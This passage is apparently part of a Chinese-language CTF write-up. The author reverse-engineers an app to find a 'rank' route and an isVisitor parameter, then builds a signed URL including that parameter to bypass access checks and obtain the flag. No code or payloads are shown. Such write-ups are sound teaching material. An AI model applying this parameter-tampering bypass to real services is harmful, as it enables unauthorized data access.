
做到这里发现uid是无法直接访问其他数据的,看了wp上通过逆向分析可以发现rank路由
拿到数据,发现最后一条数据{"id":6660,"institute":"DUTCTF","name":"福来阁","points":40}


这里可以猜测是visitor的问题,根据逆向的代码(这里直接贴wp的图片了,自己太菜审计不出来),得知有个isVisitor参数
构造url访问,记得这里的签名也要加上isVisitor
千辛万苦终于拿到flag了
__END__